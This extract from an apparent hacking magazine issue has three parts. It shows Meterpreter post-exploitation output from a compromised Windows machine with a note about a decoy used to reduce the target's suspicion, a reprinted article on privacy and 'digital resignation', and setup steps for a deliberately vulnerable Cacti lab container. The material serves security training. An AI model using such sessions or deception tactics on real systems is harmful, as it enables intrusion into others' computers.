
meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >
```

USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

But what's happening on the target system?



As readers can see, the decoy has been deployed to reduce suspicion the target side.

Protecting Privacy Online Begins With Tackling 'Digital Resignation'

ONLINE SECURITY

Zeynep Arsel

Concordia University Chair in Consumption,
Markets and Society, Concordia University

Meiling Fong

PhD Student, Individualized Program,
Concordia University

From smart watches and meditation apps to digital assistants and social media platforms, we interact with technology daily. And some of these technologies have become an essential part of our social and professional lives.

In exchange for access to their digital products and services, many tech companies collect and use our personal information. They use that information to predict and influence our

future behaviour. This kind of surveillance capitalism can take the form of recommendation algorithms, targeted advertising and customized experiences.

Tech companies claim these personalized experiences and benefits enhance the user's experience, however the vast majority of consumers are unhappy with these practices, especially after learning how their data is collected.

'Digital Resignation'

Public knowledge is lacking when it comes to how data is collected. Research shows that corporations both cultivate feelings of resignation and exploit this lack of literacy to normalize the practice of maximizing the amount of data collected.

Events like the Cambridge Analytica scandal and revelations of mass government surveillance

(Cont'd On Next Page)

by Edward Snowden shine a light on data collection practices, but they leave people powerless and resigned that their data will be collected and used without their explicit consent. This is called “digital resignation”.

But while there is much discussion surrounding the collection and use of personal data, there is far less discussion about the modus operandi of tech companies.

Our research shows that tech companies use a variety of strategies to deflect responsibility for privacy issues, neutralize critics and prevent legislation. These strategies are designed to limit citizens’ abilities to make informed choices.

Policymakers and corporations themselves must acknowledge and correct these strategies. Corporate accountability for privacy issues cannot be achieved by addressing data collection and use alone.

The Pervasiveness Of Privacy Violations

In their study of harmful industries such as the tobacco and mining sectors, Peter Benson and Stuart Kirsch identified strategies of denial, deflection and symbolic action used by corporations to deflect criticism and prevent legislation.

Our research shows that these strategies hold true in the tech industry. Facebook has a long history of denying and deflecting responsibility for privacy issues despite its numerous scandals and criticisms.

Amazon has also been harshly criticized for providing Ring security camera footage to law enforcement officials without a warrant or customer consent, sparking civil rights concerns. The company has also created a reality show using Ring security camera footage.

Canadian and U.S. federal government employees have recently been banned from downloading TikTok onto their devices due to an “unacceptable” risk to privacy. TikTok has launched an elaborate spectacle of symbolic action

with the opening of its Transparency and Accountability Center. This cycle of denial, deflection and symbolic action normalizes privacy violations and fosters cynicism, resignation and disengagement.

How To Stop Digital Resignation

Technology permeates every aspect of our daily lives. But informed consent is impossible when the average person is neither motivated nor knowledgeable enough to read terms and conditions policies designed to confuse.

The European Union has recently enacted laws that recognize these harmful market dynamics and have started holding platforms and tech companies accountable.

Québec has recently revised its privacy laws with Law 25. The law is designed to provide citizens with increased protection and control over their personal information. It gives people the ability to request their personal information and move it to another system, to rectify or delete it

(the right to be forgotten) as well as the right to be informed when being subjected to automated decision making.

It also requires organizations to appoint a privacy officer and committee, and conduct privacy impact

assessments for every project where personal information is involved. Terms and policies must also be communicated clearly and transparently and consent must be explicitly obtained.

At the federal level, the government has tabled Bill C-27, the Digital Charter Implementation Act and is currently under review by the House of Commons. It bears many resemblance to Québec’s Law 25 and also includes additional measures to regulate technologies such as artificial intelligence systems.

Our findings highlight the urgent need for more privacy literacy and stronger regulations that not just regulate what is permitted, but also monitor and make accountable the firms who

(Cont'd On Next Page)

breach consumer privacy. This would ensure informed consent to data collection and disincentivize violations. We recommend that:

1) Tech companies must explicitly specify what personal data will be collected and used. Only essential data should be collected and customers should be able to opt out of non-essential data collection. This is similar to the EU's General Data Protection Regulation to obtain user consent before using non-essential cookies or Apple's App Tracking Transparency feature which allows users to block apps from tracking them.

2) Privacy regulations must also recognize and address the rampant use of dark patterns to influence people's behaviour, such as coercing them into providing consent. This can include the use of design elements, language or features such as making it difficult to decline non-essential cookies or making the button to provide more personal data more prominent than the opt-out button.

3) Privacy oversight bodies such as the Office of the Privacy Commissioner of Canada must be fully independent and authorized to investigate and enforce privacy regulations.

4) While privacy laws like Québec's require organizations to appoint a privacy officer, the role must also be fully independent and given the power to enforce compliance with privacy laws if it is to be effective in improving accountability.

5) Policymakers must be more proactive in updating legislation to account for the rapid advances of digital technology.

6) Finally, penalties for non-compliance often pale in comparison to the profits gained and social harms from misuse of data. For example, the U.S. Federal Trade Commission (FTC) imposed a \$5 billion penalty on Facebook (5.8 per cent of its 2020 annual revenue) for its role in the Cambridge Analytica scandal.

While this fine is the highest ever given by the FTC, it is not representative of the social and political impacts of the scandal and its influence in key political events. In some cases, it may be more profitable for a company to strategically pay a fine for non-compliance.

To make tech giants more responsible with their users' data, the cost of breaching data privacy must outweigh the potential profits of exploiting consumer data.

This Article first appeared in The Conversation

Follow Hackercool Magazine For Latest Updates



Installing and Configuring Cacti and Nagios XI

INSTALLATIONS

1. Installing and Configuring Cacti

Go to the Downloads section at the end of this Issue and click on the link for downloading vulnerable Cacti code. Download two files from there: “docker-compose.yml” and “endpoint.sh”. If downloading these two files is not possible, copy the contents of these two files into files with same names.

```

*(docker-compose.yml)
File Edit Search Options Help
version: '2'
services:
  web:
    image: vulhub/cacti:1.2.22
    ports:
      - "8080:80"
    depends_on:
      - db
    entrypoint:
      - bash
      - /entrypoint.sh
    volumes:
      - ./entrypoint.sh:/entrypoint.sh
    command: apache2-foreground
  db:
    image: mysql:5.7
    environment:
      - MYSQL_ROOT_PASSWORD=root
      - MYSQL_DATABASE=cacti

```

```

(kali@212d) - [~/docker_containers]
$ ls
docker-compose.yml  entrypoint.sh

(kali@212d) - [~/docker_containers]
$ docker-compose up -d
Pulling db (mysql:5.7)...


```

Use docker-compose up -d command to run this docker container. Once the container is running up and ready, find out its IP address using **docker inspect <container id>** command.



```
(kali@212d) - [~/docker_containers]
$ docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATE
STATUS        PORTS          NAMES
e74f388678c4   vulhub/cacti:1.2.22 "bash /entrypoint.sh..." 5 seconds ago
Up 3 seconds   0.0.0.0:8080->80/tcp   docker_containers_web_1
bec22958329f   mysql:5.7      "docker-entrypoint.s..." 7 seconds ago
Up 5 seconds   3306/tcp, 33060/tcp    docker_containers_db_1

(kali@212d) - [~/docker_containers]
$
```

